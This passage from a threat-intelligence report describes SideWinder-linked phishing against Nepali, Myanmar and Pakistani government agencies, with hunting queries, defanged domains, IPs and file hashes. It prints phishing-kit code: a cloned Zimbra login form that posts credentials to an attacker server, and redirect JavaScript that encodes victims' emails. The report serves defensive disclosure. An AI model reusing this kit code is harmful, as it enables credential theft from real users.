


Figure 10. Phishing lure hosted on Netlify posing as Nepal's National Artificial Intelligence Policy 2081 draft, leading to a fake government email login page

The HuntSQL™ query is designed to surface new phishing infrastructure by filtering for Netlify-hosted sites containing "nepal" in the URL, excluding previously identified clusters ("Nepal Government Email Sign In" and "Carbonio Webmail Login). The result revealed one unique site: **httpx://drive-nepal-gov-np-files[.]netlify[.]app/** with a title "Nepal Secured File System".

```
SELECT
  url, title, body
FROM
  crawler
WHERE
  url LIKE '%nepal%'AND url LIKE '%netlify%'
  AND (title != 'Nepal Government Email Sign In'
```

```
    AND title != 'Carbonio Webmail Login')
    AND timestamp gt '2025-08-01'
```

Copy





Figure 11. New phishing infrastructure uncovered: a fake Nepal Secured File System hosted on Netlify at drive-nepal-gov-np-files[.]netlify[.]app, continuing the campaign's use of file-sharing lures to target Nepali entities.

Across Nepal, we observed 17 active phishing portals between May--September 2025, with 70% spoofing centralized webmail logins and the rest using politically themed decoy documents.

The playbook isn't limited to Nepal. Myanmar's Central Bank is hit with the same cloned login kit, tied back to old SideWinder infrastructure.

Myanmar: Central Bank Zimbra Phish Linked to Legacy C2

Hunt.io uncovered a phishing domain targeting Myanmar's Central Bank (CBM) through a fake "Zimbra Web Client login" hosted at **mailcbmgovmm[.]pages[.]dev** (Cloudflare). The code analysis revealed that the login page was cloned from the legitimate CBM webmail (**httpx://mail[.]cbm[.]gov[.]mm/**) and designed to exfiltrate credentials to a malicious collection server at **myanmar-org-mail[.]com/cbm/action.php**.




```
<div id="modifiedLogin" class="LoginScreen">
    <div class="modernCenter">
            <div class="modernContentBox">
                <div class="logo">


                    <a href="#" id="bannerLink" target="_new" title="Zimbra">
                    <span class="ScreenReaderOnly">Zimbra</span>



                        <span class="ImgLoginBanner"></span>
                    </a>
                </div>

            <form id="zLoginForm" method="post" name="loginForm" action="https://myanmar-org-mail.com/cbm/action.php" accept-charset="UTF-8">


                <input type="hidden" name="loginOp" value="login">

                <input type="hidden" name="login_csrf" value="87cf842e-bdfc-4848-b9d9-9f9cae2fb281">

                    <div class="signIn">Sign In</div>
```

Figure 12. Phishing infrastructure mimicking Myanmar's Central Bank (CBM) Zimbra webmail, with stolen credentials funneled to myanmar-org-mail[.]com

A HuntSQL™ query is designed to extract all URLs containing **.govmm** domains after January 1, 2025. This pivot revealed **13 unique URLs** tied to the **govmm.org** infrastructure, which is closely related to Myanmar's government website.

```
SELECT
  timestamp, url
FROM
  crawler
WHERE url LIKE '%.govmm%' AND timestamp gt '2025-01-01'
```

Copy




Figure 13. Hunt pivot on .govmm uncovered 13 malicious URLs spoofing Myanmar government domains under the govmm[.]org infrastructure.

Further infrastructure analysis shows the govmm[.]org domain resolved to three IP addresses in 2025: 193.57.138.22, 5.255.113.9, and 46.183.184.245 with multiple malicious artifacts tied to that hosting cluster. On 193.57.138.22, we observed three notable samples: a malicious Windows executable tracked as AdobeUpdateCore.exe (MD5 7a6723cea87ba7c098f022ad92abf865 and observed also under names like manarupdate.exe / payload_1.exe), a compressed archive (payload_1.zip, MD5 799b9aa10e223b13577f9685c7808280), and a VBA script (ThisDocument.txt, MD5 b6fb42a8ff8ea93addf1c3a99abfe10a).

Separately, the host at 5.255.113.9 served an additional Windows executable (e0fd3.exe / EdgUpdate.exe, MD5 5b4eebe67765339f2a4ef7f0cc1d4f44) reachable via httpx://5.255.113.9/translateapp/Dell_YGN/processtext.php.

The third IP address, **46.183.184.245**, plays a vital role in attribution. In addition to **govmm[.]org**, it is also linked with two more domains: **govnp[.]org** and **andc[.]govaf[.]org**. Both have previously been associated with **APT SideWinder**, as highlighted in Netskope's research and corroborated by independent security researcher @wa1lle. These overlaps strengthen the assessment that the same threat actor continues to attack Nepal with a similar Nim-based Campaign.

That overlap isn't just historical. The same playbook shows up immediately in Pakistan, where SideWinder shifts its focus to aerospace, research, and telecom institutions




Figure 14. Infrastructure overlap: IP 46.183.184.245 linked with govmm[.]org, govnp[.]org, and andc[.]govaf[.]org, domains tied to APT Sidewinder activity.

Pakistan: Credential Theft against Research, Aerospace, and Telecom Institutions

Hunt.io uncovered a phishing domain impersonating SUPARCO (Pakistan's Space & Upper Atmosphere Research Commission) at owa-suparco-gov-pk-owa-autho[.]pages[.]dev. The site mimicked an Outlook Web App login to harvest credentials and was hosted on Cloudflare infrastructure.




Figure 15. National AI Policy Document used as a lure that redirects Fake Outlook Web App login impersonating SUPARCO, Pakistan's space agency, hosted at owa-suparco-gov-pk-owa-autho[.]pages[.]dev

The injected JavaScript in the SUPARCO phishing page uses a redirect query parameter to capture the victim's email address, encode it in Base64, and then forward it into subsequent phishing stages (e.g., 1.html). After a short delay, it triggers an overlay message, luring the victim to reload and resubmit their credentials. This mechanism not only obfuscates the phishing flow but also ensures the stolen identifiers are consistently embedded across multiple phishing pages for session tracking.

```
<script>
function getQueryParameter(param) {
  const queryString = window.location.search;
  const urlParams = new URLSearchParams(queryString);
  return urlParams.get(param);
}

window.onload = function () {
  const inboxValue = getQueryParameter("redirect");

  if (!inboxValue) {
    window.location.href = "error.html"; // fallback if no param
    return;
  }

  // Encode in Base64
  const base64Inbox = btoa(inboxValue);

  // After 3 seconds show overlay instead of redirect
  setTimeout(() => {
    document.getElementById("errorOverlay").classList.add("show");

    // Hook up the Reload button so it carries the inbox param back to index.html
    document.getElementById("reloadBtn").addEventListener("click", () => {
      window.location.href = '1.html?redirect=' + encodeURIComponent(base64Inbox);
    });
  }, 3000);

  // Toggle Details
  document.getElementById("detailsBtn").addEventListener("click", () => {
    const details = document.getElementById("details");
    details.hidden = !details.hidden;
  });
};
</script>
```

Figure 16. JavaScript logic from the SUPARCO phishing kit showing Base64 encoding of the victim's email and staged redirection.

A targeted hunt on "gov-pk" themed Outlook portals uncovered four phishing pages hosted on pages.dev. Two of these domains impersonated the Pakistan Space & Upper Atmosphere Research Commission (**SUPARCO**), while the other two spoofed the Pakistan Airports Authority (**PAA**).

All four URLs were inactive at the time of analysis, indicating that the malicious infrastructure had either been dismantled or temporarily disabled. Even so, the Pakistan activity links together through one thread: the technologysupport[.]help exfiltration server, which appears across multiple Zimbra and Outlook-style phishing kits.




Figure 17. Pivot on "gov-pk" pattern and title "Outlook" uncovered 4 phishing pages impersonating Pakistani PAA and SUPARCO.

URL	Spoofed Department
httpx://mail-paa-gov-pk.pages[.]dev/error	PAA (Pakistan Airport Authority)
httpx://mail-suparco-gov-pk-owa-auth-logon-aspx[.]pages[.]dev/?owasuparcogovpkfowafreason=c2VjcmV0YXJAc3VwYXJjby5nb3YucGs=	SUPARCO (Pakistan Space & Upper Atmosphere Research Commission)
httpx://owa-suparco-gov-pk-logon-aspx[.]pages[.]dev/	SUPARCO (Pakistan Space & Upper Atmosphere Research Commission)
httpx://autodiscover-paa-gov-pk-auth-logon-aspx[.]pages[.]dev/	PAA (Pakistan Airport Authority)

On 17 September 2025, Hunt.io uncovered a new attack on the Pakistan Board of Investment (BOI) impersonating the Zimbra login portal under the domain mail-776f305796709f2d567e6868feaba274-gov-pk-investment[.]pages[.]dev.

